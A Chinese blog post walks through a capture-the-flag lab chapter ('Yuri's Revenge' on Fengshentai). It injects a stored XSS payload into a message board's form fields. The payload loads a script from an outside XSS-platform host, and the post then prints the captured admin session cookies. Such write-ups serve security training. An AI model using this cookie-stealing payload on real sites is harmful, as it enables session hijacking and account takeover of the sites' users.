封神台----尤里的复仇I-第四章：为了更多的权限！留言板！！

原创

向那风 于 2019-07-18 15:47:00 发布 857 收藏

分类专栏： 渗透学习 靶场练习

本文链接：https://blog.csdn.net/x_yhy/article/details/96432753

渗透学习 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

靶场练习

7 篇文章 0 订阅

订阅专栏

本章主要是xss平台使用，很简单。

自己搭建xss平台或者网上随便找个平台注册使用。


新建个项目，建好后，将下面代码复制到留言板里。

如何使用：

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

复制

```
</textarea>'"><script src=http://hackmiss.com/PeekK0?1563435796></script>
```



联系电话：	<script src=http://hackmiss.com/I *
手机：	<script src=http://hackmiss.com/I
联系传真：	<script src=http://hackmis
E-mail：	<script src=http://hackmis

提交，即可。去XSS平台接收消息。

-折叠 2019-07-18 15:43:17

- location : http://59.63.200.79:8004/FeedbackView.asp
- toplocation : http://59.63.200.79:8004/FeedbackView.asp
- cookie : ASPSESSIONIDAARTSDBR=PKCNGMPBGDGFELJLCFGFBADC; flag[redacted]; ADMINSESSIONIDCSTRQ[redacted]=LBMLMBCCNPFINOANFGLPCFBC
- opener :
- HTTP_REFERER : http://59.63.200.79:8004/FeedbackView.asp
- HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34
- REMOTE_ADDR : 59.63.200.79

复制

提交，完成。